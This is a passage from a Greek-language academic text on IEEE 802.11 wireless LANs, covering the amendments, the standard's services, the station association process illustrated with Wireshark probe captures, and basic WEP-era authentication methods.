Υποστηρίζει επιπλέον μετάδοση σε ρυθμούς 5.5 και 11 Mbps, με κωδικοποίηση CCK (Complementary Code Keying)11. Μια δεύτερη κωδικοποίηση PBCC (Packet Binary Convolutional Code), ορίστηκε για προαιρετική υλοποίηση υποστηρίζοντας μετάδοση 5.5 και 11 Mbps και έχοντας ελαφρά καλύτερη ευαισθησία δέκτη, με αντίτιμο την πολυπλοκότητα. Η μετάδοση γίνεται στη ζώνη συχνοτήτων των 2.4 GHz. Είναι το πιο

δημοφιλές από όλα τα πρότυπα και το πρότυπο με τη μεγαλύτερη διαλειτουργικότητα, όντας ένα στιβαρό, αποτελεσματικό και δοκιμασμένο πρότυπο. Οι προσθήκες του 802.11b σε σχέση με το 802.11 αφορούν μόνο τον τρόπο μετάδοσης ενώ ο τρόπος πρόσβασης των συσκευών και ο τρόπος λειτουργίας μένουν οι ίδιοι.

2.2.3 IEEE 802.11g

Αποτελεί επέκταση στο 802.11b, ώστε να υποστηρίζει μεγαλύτερους ρυθμούς μετάδοσης. Έτσι εκτός από τους ρυθμούς μετάδοσης του 802.11b, με CCK διαμόρφωση, υποστηρίζει και ρυθμούς μέχρι και 54 Mbps χρησιμοποιώντας OFDM διαμόρφωση. Οι αντίστοιχες συσκευές εργάζονται στη ζώνη συχνοτήτων των 2.4 GHz, διατηρώντας συμβατότητα προς τα πίσω με το 802.11b.




Figure 4: Οικογένεια του 802.11

2.2.4 IEEE 802.11c

Παρέχει λειτουργία γεφύρωσης (bringing) 802.11 πλαισίων.

2.2.5 IEEE 802.11d

Παρέχει επεκτάσεις στο φυσικό επίπεδο, ώστε να λειτουργεί σε επιπλέον ρυθμιστικά πλαίσια (άλλες ζώνες συχνοτήτων).

2.2.6 IEEE 802.11e

Υποστήριξη QoS στο MAC επίπεδο (EDCF, Enhanced DCF και HCF) και ενίσχυση των μηχανισμών ασφάλειας.

2.2.7 IEEE 802.11f

Συνιστώμενη πρακτική για το πρωτόκολλο IAPP, Inter Access Point Protocol, που αφορά την επικοινωνία μεταξύ των σημείων πρόσβασης.

2.2.8 IEEE 802.11i

Επεκτάσεις στο MAC επίπεδο για ενισχυμένη ασφάλεια. Περιγραφή πρωτοκόλλων 802.1X, TKIP, AES.

2.2.9 IEEE 802.11j

Παρέχει ενίσχυση στο φυσικό επίπεδο του μηχανισμού IEEE 802.11a, ώστε να προσαρμοστεί με τις Ιαπωνικές απαιτήσεις.

2.2.10 IEEE 802.11k

Βελτιώσεις στην μέτρηση των πόρων του ραδιοφώνου, για την παροχή διασύνδεσης στα υψηλότερα επίπεδα για μετρήσεις δικτύων.

2.2.11 IEEE 802.11m

Συντήρηση του IEEE 802.11-1999 προτύπου, με τεχνικές και συντακτικές διορθώσεις.

2.2.12 IEEE 802.11n

Ενίσχυση στο φυσικό επίπεδο και στο επίπεδο MAC για την επίτευξη υψηλότερου ρυθμού μετάδοσης δεδομένων.

2.2.13 IEEE 802.11p

Στο φυσικό επίπεδο και στο MAC , παροχή ασύρματης πρόσβασης σε περιβάλλοντα που βρίσκονται σε τροχιά μεταξύ τους.

2.2.14 IEEE 802.11r

Στο φυσικό και στο MAC επίπεδο παρέχει γρήγορη περιαγωγή (γρήγορη μετάβαση BSS).

2.2.15 IEEE 802.11s

Παρέχει δικτύωση των ESS.

2.2.16 IEEE 802.11,2

Συνιστώμενη πρακτική για την αξιολόγηση της ασύρματης απόδοσης των 802.11.

2.3 Η ασφάλεια στο 802.11

Η ασφάλεια ενός 802.11 ασύρματου LAN παραμένει στη κορυφή της λίστας με τις ανησυχίες των διαχειριστών δικτύου. Το 802.11 ορίζει δύο τρόπους για πιστοποίηση, τον OSA (Open Systems Authentication) και το Shared Key Authentication. Στον πρώτο τρόπο ουσιαστικά δεν υπάρχει καμία πιστοποίηση, και οποιοσδήποτε υπολογιστής που ζητεί πρόσβαση στο δίκτυο, του παρέχεται από το σημείο πρόσβασης χωρίς κανένα είδος ταυτοποίησης του υπολογιστή αυτού. Στον δεύτερο τρόπο, το σημείο πρόσβασης χρησιμοποιεί ένα *pre-shared* κλειδί. Έτσι το σημείο πρόσβασης στέλνει ένα τυχαίο αριθμό στον υπολογιστή που ζητάει πρόσβαση όταν λάβει μια αίτηση σύνδεσης από αυτόν τον υπολογιστή. Όταν λάβει αυτό το τυχαίο αριθμό, ο υπολογιστής το κρυπτογραφεί χρησιμοποιώντας ένα pre-shared μυστικό κλειδί και το στέλνει πίσω στο σημείο πρόσβασης. Το τελευταίο επαληθεύει ότι ο τυχαίος αριθμός έχει κρυπτογραφηθεί με το σωστό μυστικό κλειδί, και ύστερα πιστοποιεί τον υπολογιστή αυτό. Τώρα ο υπολογιστής αυτός έχει πρόσβαση στο δίκτυο.

Την ασφάλεια στο 802.11 παρέχει το *Wired Equivalency Policy* (WEP) στο MAC επίπεδο για πιστοποίηση και κρυπτογράφηση. Οι αρχικοί στόχοι του IEEE στον καθορισμό του WEP ήταν να παρέχει την ισοδύναμη ασφάλεια που έχει ένα μη-κρυπτογραφημένο ενσύρματο δίκτυο. Η διαφορά είναι ότι τα ενσύρματα δίκτυα προστατεύονται κάπως από τα κτήρια στα οποία βρίσκονται, ενώ τα ασύρματα δίκτυα είναι ανοικτά και ευάλωτα στον αέρα. Το WEP παρέχει πιστοποίηση στο δίκτυο και κρυπτογράφηση των δεδομένων που διακινούνται μέσα στο δίκτυο.

2.4 Υπηρεσίες του 802.11

Το πρότυπο 802.11 καθορίζει ότι κάθε ασύρματο LAN που συμμορφώνεται με το πρότυπο πρέπει να παρέχει εννιά υπηρεσίες. Οι υπηρεσίες αυτές διαιρούνται σε δύο κατηγορίες: πέντε υπηρεσίες διανομής και τέσσερεις υπηρεσίες σταθμών. Οι υπηρεσίες διανομής σχετίζονται με τη διαχείριση των μελών μίας κυψέλης και την αλληλεπίδραση με τους σταθμούς εκτός της κυψέλης. Αντιθέτως, οι υπηρεσίες σταθμών ασχολούνται με τις δραστηριότητες μέσα σε μία μόνο κυψέλη. Οι πέντε υπηρεσίες διανομής παρέχονται από τους σταθμούς βάσης και ασχολούνται με τη δυνατότητα μετακίνησης των σταθμών καθώς αυτοί εισέρχονται ή εγκαταλείπουν τις κυψέλες συνδεόμενοι και αποσυνδεόμενοι από τους σταθμούς βάσης. Οι υπηρεσίες αυτές είναι οι ακόλουθες.

1. **Συσχέτιση** (Association): Η υπηρεσία αυτή χρησιμοποιείται από τους κινητούς σταθμούς για να συνδεθούν με τους σταθμούς βάσης. Τυπικά χρησιμοποιείται αμέσως μόλις ένας σταθμός μετακινηθεί εντός της εμβέλειας του σταθμού βάσης. Με τη άφιξη του, ο σταθμός ανακοινώνει την ταυτότητα και τις δυνατότητες του. Οι δυνατότητες περιλαμβάνουν τους υποστηριζόμενους ρυθμούς μετάδοσης δεδομένων και τις απαιτήσεις ισχύος. Ο σταθμός βάσης μπορεί να αποδεχθεί ή να απορρίψει τον κινητό σταθμό. Αν ο κινητός σταθμός γίνει αποδεκτός, θα πρέπει στη συνέχεια να πιστοποιήσει την ταυτότητα του.

2. **Αποσυσχέτιση** (Disassociation): Είτε ο σταθμός είτε ο σταθμός βάσης μπορούν να αποσυνδεθούν τερματίζοντας έτσι την συσχέτιση. Ο σταθμός θα πρέπει να χρησιμοποιεί την υπηρεσία αυτή πριν απενεργοποιηθεί ή πριν φύγει από την κυψέλη, ενώ ο σταθμός βάσης μπορεί επίσης να τη χρησιμοποιήσει πριν απενεργοποιηθεί για λόγους συντήρησης.
3. **Επανασυσχέτιση** (Reassociation): Με αυτή την υπηρεσία ένας σταθμός μπορεί να αλλάξει τον προτιμώμενο σταθμό βάσης. Αυτή η βοηθητική λειτουργία είναι χρήσιμη για τους κινητούς σταθμούς που μετακινούνται από κυψέλη σε κυψέλη. Αν χρησιμοποιηθεί σωστά, δεν θα χαθούν δεδομένα κατά τη μεταβίβαση.
4. **Διανομή** (Distribution): Η υπηρεσία αυτή προσδιορίζει πως θα δρομολογούνται τα πλαίσια που στέλνονται στο σταθμό βάσης. Αν ο προσδιορισμός είναι τοπικός στο σταθμό βάσης, τα πλαίσια μπορούν να σταλούν άμεσα στην κυψέλη. Διαφορετικά, θα πρέπει να προωθηθούν μέσω του ενσύρματου δικτύου.
5. **Ενοποίηση** (Integration): Όταν ένα πλαίσιο πρέπει να σταλεί μέσω ενός δικτύου που δεν είναι μορφής 802.11 και χρησιμοποιεί διαφορετικοί μέθοδος διευθυνσιοδότησης ή μορφή πλαισίων , η υπηρεσία αυτή διαχειρίζεται τη μετατροπή από τη μορφή του 802.11 στη μορφή που απαιτείται από το δίκτυο προορισμού.

Οι υπόλοιπες τέσσερεις υπηρεσίες χρησιμοποιούνται αφού πραγματοποιηθεί η συσχέτιση (σύνδεση), και είναι οι ακόλουθες.

1. **Πιστοποίηση ταυτότητας** (Authentication): Επειδή οι ασύρματες μεταδώσεις είναι εύκολο να σταλούν και να ληφθούν από μη εξουσιοδοτημένους σταθμούς, ο σταθμός θα πρέπει να πιστοποιήσει την ταυτότητα του πριν του επιτραπεί να στείλει δεδομένα. Μόλις ένας κινητός σταθμός συνδεθεί με τον σταθμό βάσης, ο σταθμός βάσης του στέλνει ένα ειδικό πλαίσιο «πρόκλησης» για να δει αν ο κινητός σταθμός γνωρίζει το μυστικό κλειδί που του έχει εκχωρηθεί. Ο σταθμός αποδεικνύει ότι γνωρίζει το μυστικό κλειδί κρυπτογραφώντας το πλαίσιο πρόκλησης και επιστρέφοντας το στο σταθμό βάσης. Αν το αποτέλεσμα είναι ορθό, ο κινητός σταθμός εγγράφεται πλήρως στην κυψέλη.
2. **Ακύρωση πιστοποίησης ταυτότητας** (Deauthentication): Όταν ένας σταθμός που έχει ήδη πιστοποιηθεί θέλει να εγκαταλείψει το δίκτυο, ακυρώνεται η πιστοποίηση του. Μετά την ακύρωση της πιστοποίησης, ο σταθμός δεν μπορεί πια να χρησιμοποιήσει το δίκτυο.
3. **Προστασία απορρήτου** (Privacy): Για να διατηρούνται εμπιστευτικές οι πληροφορίες που στέλνονται μέσω ενός ασύρματου LAN θα πρέπει να κρυπτογραφούνται. Η υπηρεσία αυτή διαχειρίζεται την κρυπτογράφηση και την αποκρυπτογράφηση. Ο αλγόριθμος κρυπτογράφησης που προσδιορίζει είναι ο RC4, που εφευρέθηκε από τον Ronal Rivest του M.I.T.
4. **Παράδοση δεδομένων** (Data delivery): Τέλος, αφού η μετάδοση δεδομένων είναι ο σκοπός του δικτύου, το 802.11 είναι φυσικό να παρέχει μία μέθοδο μετάδοσης και λήψης δεδομένων. Επειδή το 802.11 ακολουθεί το μοντέλο του Ethernet και η μετάδοση στο Ethernet δεν είναι εγγυημένα αξιόπιστη κατά 100%, ούτε η μετάδοση στο 802.11 είναι εγγυημένα αξιόπιστη.

2.5 Διαδικασία σύνδεσης σταθμού με σημείο πρόσβασης

Πριν ένας σταθμός συνδεθεί με το σημείο πρόσβασης και ξεκινήσει την αποστολή δεδομένων προς αυτό προκειμένου να φτάσουν στο προορισμό τους, πρώτα ακολουθεί μία διαδικασία αποδοχής του σταθμού από το σημείο πρόσβασης και του σημείου πρόσβασης από το σταθμό. Αρχικά ο σταθμός εκπέμπει στον αέρα ειδικά πακέτα που λέγονται *probe request* με τα οποία κάνει γνωστή τη παρουσία του στα υπάρχοντα σημεία πρόσβασης (Access Point) και τους ζητάει να του στείλουν τα ονόματα τους ή αλλιώς το SSID τους.

Filter: wlan.fc.type_subtype==4 ▼ Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
85803	60.875841	IntelCor_ab:a7:88	Broadcast	802.11	60	Probe Request, SN=2908, FN=0, Flags=....., SSID=Broadcast
85804	60.875875	IntelCor_ab:a7:88	Broadcast	802.11	60	Probe Request, SN=2909, FN=0, Flags=....., SSID=Broadcast
85805	60.877756	IntelCor_ab:a7:88	Broadcast	802.11	60	Probe Request, SN=2910, FN=0, Flags=....., SSID=Broadcast
85806	60.877790	IntelCor_ab:a7:88	Broadcast	802.11	60	Probe Request, SN=2911, FN=0, Flags=....., SSID=Broadcast
85840	61.125374	IntelCor_ab:a7:88	Broadcast	802.11	60	Probe Request, SN=2929, FN=0, Flags=....., SSID=Broadcast

Figure 5: Probe requests

Αμέσως μετά, τα διαθέσιμα σημεία πρόσβασης που λαμβάνουν αυτό το πακέτο απαντάνε με ένα *probe response* πακέτα το οποίο περιλαμβάνει εκτός από το SSID τους, και διάφορες πληροφορίες σχετικά με τις ικανότητές τους, τις ρυθμίσεις ασφάλειας που έχουν.

Filter: wlan.fc.type_subtype==5 ▼ Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Length	Info
25379	19.116102	Ubiquiti_b0:b5:d4	Ubiquiti_b0:b9:44	802.11	281	Probe Response, SN=3280, FN=0, Flags=....., BI=100, SSID=xarma19
82619	50.712596	Ubiquiti_b0:b5:d4	GemtekTe_ee:05:3a	802.11	281	Probe Response, SN=3702, FN=0, Flags=....., BI=100, SSID=xarma19
83469	51.886337	Ubiquiti_b0:b5:d4	Ubiquiti_b0:b9:44	802.11	281	Probe Response, SN=3727, FN=0, Flags=....., BI=100, SSID=xarma19
84576	55.900401	Ubiquiti_b0:b5:d4	HonHaiPr_bb:cf:e3	802.11	281	Probe Response, SN=3774, FN=0, Flags=....., BI=100, SSID=xarma19
84577	55.902980	Ubiquiti_b0:b5:d4	HonHaiPr_bb:cf:e3	802.11	281	Probe Response, SN=3774, FN=0, Flags=....R..., BI=100, SSID=xarma19
84707	56.311058	Ubiquiti_b0:b5:d4	HonHaiPr_e4:32:56	802.11	281	Probe Response, SN=3782, FN=0, Flags=....R..., BI=100, SSID=xarma19
84863	57.035379	Ubiquiti_b0:b5:d4	Ubiquiti_b0:b9:44	802.11	281	Probe Response, SN=3792, FN=0, Flags=....., BI=100, SSID=xarma19
85361	59.058681	Ubiquiti_b0:b5:d4	Ubiquiti_b0:b9:44	802.11	281	Probe Response, SN=3819, FN=0, Flags=....R..., BI=100, SSID=xarma19
85362	59.061116	Ubiquiti_b0:b5:d4	Ubiquiti_b0:b9:44	802.11	281	Probe Response, SN=3819, FN=0, Flags=....R..., BI=100, SSID=xarma19

Figure 6: Probe response

Ανάλογα με τις ρυθμίσεις ασφάλειας που έχει το κάθε σημείο πρόσβασης, ο σταθμός ύστερα στέλνει μία αίτηση επικύρωσης (authentication request), και αν το σημείο πρόσβασης «συμφωνεί», τότε απαντά με μία απάντηση επικύρωσης (authentication response). Αφού ο σταθμός λάβει αυτή την απάντηση, στέλνει μια αίτηση σύνδεσης (association request), και το

σημείο πρόσβασης απαντά με μία απάντηση σύνδεσης (association response). Στη περίπτωση που μεταξύ του σημείου πρόσβασης και του σταθμού χρησιμοποιείται κωδικός πρόσβασης, τότε ο σταθμός θα επικυρωθεί μόνο όταν δώσει το σωστό κωδικό. Αφού έχει ολοκληρωθεί αυτή η διαδικασία αποδοχής του σταθμού από το σημείο πρόσβασης μπορεί να ξεκινήσει η ανταλλαγή δεδομένων.




Figure 7: Διαδικασία σύνδεσης σταθμού - σημείου πρόσβασης

Από αυτό το σημείο και ύστερα, τα πακέτα αρχίζουν και μεταδίδονται στο τοπικό δίκτυο LAN, κρυπτογραφημένα στη περίπτωση που ο χρήστης αποκτά πρόσβαση μέσω κωδικού, και χωρίς κρυπτογράφηση στη περίπτωση που δεν χρησιμοποιείται κωδικός για την απόκτηση πρόσβαση στο σημείο πρόσβασης.

Όταν ο σταθμός αποφασίζει να αποσυνδεθεί από το σημείο πρόσβασης, τότε στέλνει ένα πακέτο ακύρωσης της επικύρωσης (deauthentication packet), και έτσι ο σταθμός παύει να έχει πρόσβαση στο τοπικό δίκτυο.

Κεφάλαιο 3 Ασφάλεια

3.1 Μηχανισμοί Ασφάλειας

Σε αυτό το κεφάλαιο περιγράφουμε τις διάφορες τεχνικές ασφάλειας που μπορούν να χρησιμοποιηθούν για να ασφαλίσουμε ένα ασύρματο τοπικό δίκτυο (WLAN). Λόγο της ευρείας εξάπλωσης και χρήσης των τοπικών ασύρματων δικτύων και γενικότερα του Internet, η ασφάλεια των δεδομένων που διακινούνταν σε αυτά, έγινε απαραίτητη διότι ολοένα και περισσότερο τα δίκτυα αυτά πέφτανε θύματα κακόβουλων χρηστών. Το πρόβλημα με την ασύρματη μετάδοση ήταν ότι τα ραδιοκύματα τα οποία συνδέουν τις δικτυακές συσκευές, δεν σταματούσαν απλώς όταν συναντούσαν κάποιο τοίχο ή τα φυσικά όρια μίας επιχείρησης, αλλά συνέχιζαν να ταξιδεύουν και έξω από αυτά. Έτσι η ασύρματη κίνηση δεδομένων μπορούσε εύκολα να καταγραφεί απευθείας από τον αέρα κάνοντάς την ευάλωτη σε άτομα που χρησιμοποιούσαν προγράμματα ανίχνευσης κίνησης (eaves dropping). Έτσι διάφοροι μηχανισμοί ασφάλειας αναπτύχτηκαν οι οποίοι στοχεύανε στην κρυπτογράφηση και προστασία των δεδομένων από μη εξουσιοδοτημένους χρήστες αποτρέποντας την υποκλοπή τους.

Οι μηχανισμοί αυτοί βασίζονταν στις εξής ιδιότητες ασφαλούς επικοινωνίας:

- **Επικύρωση** (Authentication): η οποία αφορά την αναγνώριση και ανταλλαγή πιστοποιητικών μεταξύ των κόμβων, ώστε να εξασφαλίζεται ότι ένας κόμβος μιλάει με άλλους εξουσιοδοτημένους κόμβους.
- **Κρυπτογράφηση** (Encryption): κάθε υπολογιστής που στέλνει δεδομένα, πριν την αποστολή τους αυτά πρέπει να κρυπτογραφούνται.
- **Ακεραιότητα** (Integrity): η διασφάλιση ότι τα δεδομένα που μεταφέρονται δεν έχουν τροποποιηθεί.
- **Μυστικότητα** (Privacy): τα δεδομένα προστατεύονται ενάντια στην ανάγνωση από αναρμόδια μέρη.




Figure 8: Κακόβουλος χρήστης που παρακολουθεί την κίνηση στο δίκτυο - eavesdropping

3.2 Επικύρωση και Μυστικότητα

Η έννοια της επικύρωση αφορά τον έλεγχο πρόσβασης, και αποτελεί το καλύτερο διαθέσιμο μέτρο ασφάλειας σε οποιοδήποτε σύστημα. Για την πραγματοποίηση της επικύρωσης πρέπει πρώτα να αποκτήσουμε έλεγχο πρόσβασης στο μέσο, δηλαδή στο ασύρματο δίκτυο. Στην αρχή γίνεται έλεγχος για διαθέσιμα ασύρματα δίκτυα, και ύστερα ο σταθμός επικυρώνεται από το δίκτυο και το δίκτυο από το σταθμό.

Κάθε σημείο πρόσβασης σε ένα ασύρματο δίκτυο εκπέμπει κάποια πακέτα που είναι πλαίσια διαχείρισης και που λέγονται *beacons*.




Figure 9: Πακέτα Beacon

Τα πλαίσια αυτά, ανακοινώνουν την ύπαρξη ενός δικτύου, και το καθένα από αυτά περιλαμβάνει το όνομα του δικτύου από το οποίο αποστέλλονται (SSID). Ο ίδιος ο σταθμός επιλέγει σε ποιο δίκτυο θα συνδεθεί και το πως θα συνδεθεί. Υπάρχουν δύο τρόποι σύνδεσης, η παθητική σάρωση και η ενεργητική σάρωση. Στο πρώτο τρόπο ο σταθμός σαρώνει όλα τα κανάλια και προσπαθεί να βρει εκπεμπόμενα πλαίσια διαχείρισης – beacons από τα σημεία πρόσβασης, και στη δεύτερη περίπτωση ο σταθμός στέλνει αιτήσεις διερεύνησης σε όλα τα κανάλια ένα προς ένα, είτε σε ένα συγκεκριμένο SSID, είτε με το πεδίο SSID ρυθμισμένο στο 0. Έτσι όλα τα σημεία πρόσβασης που λαμβάνουν αιτήσεις διερεύνησης θα πρέπει να στείλουν απάντηση, και ο σταθμός αποφασίζει σε ποιο δίκτυο θέλει να συνδεθεί είτε

αφήνοντας την απόφαση στον χρήστη, είτε με κάποιο πρόγραμμα που αποφασίζει με βάση την ισχύ του σήματος από κάθε σημείου πρόσβασης.

Το 802.11 ορίζει δύο κύριες προσεγγίσεις για επικύρωση, την επικύρωση ανοιχτού κλειδιού – Open System Authentication (OSA) και την επικύρωση μοιρασμένου κλειδιού – Shared Key Authentication (SKA). Ο σταθμός προτείνει το είδος της επικύρωσης που θέλει στην αίτηση επικύρωσης που στέλνει στο σημείο πρόσβασης. Το σημείο πρόσβασης μπορεί είτε να δεχτεί αυτή την αίτηση είτε να την απορρίψει.




Figure 10: Οι δύο μέθοδοι επικύρωσης του 802.11

3.2.1 Επικύρωση Ανοιχτού Κλειδιού – Open Key Authentication

Αποτελεί την προεπιλεγμένη μέθοδο επικύρωσης για το 802.11. Όταν ένας σταθμός θέλει να συμμετάσχει σε ένα δίκτυο στέλνει μία αίτηση επικύρωσης στο σημείο πρόσβασης η οποία περιλαμβάνει και το είδος της επικύρωσης που ο σταθμός επιθυμεί. Έτσι το σημείο πρόσβασης απαντάει με μία απάντηση επικύρωσης επιτρέποντας στο σταθμό να συμμετάσχει στο δίκτυο. Με λίγα λόγια, σε αυτή τη μέθοδο επικύρωσης το σημείο πρόσβασης επικυρώνει οποιοδήποτε σταθμό που ζητάει επικύρωση, και δεν κάνει κανένα έλεγχο για τη ταυτότητα του σταθμού. Η επικύρωση αυτή επιτυγχάνεται με την αποστολή δύο πλαισίων διαχείρισης του σταθμού και του σημείου πρόσβασης. Το πρώτο βήμα είναι η αίτηση της επικύρωσης. Το δεύτερο βήμα είναι η επιστροφή της απάντησης επικύρωσης. 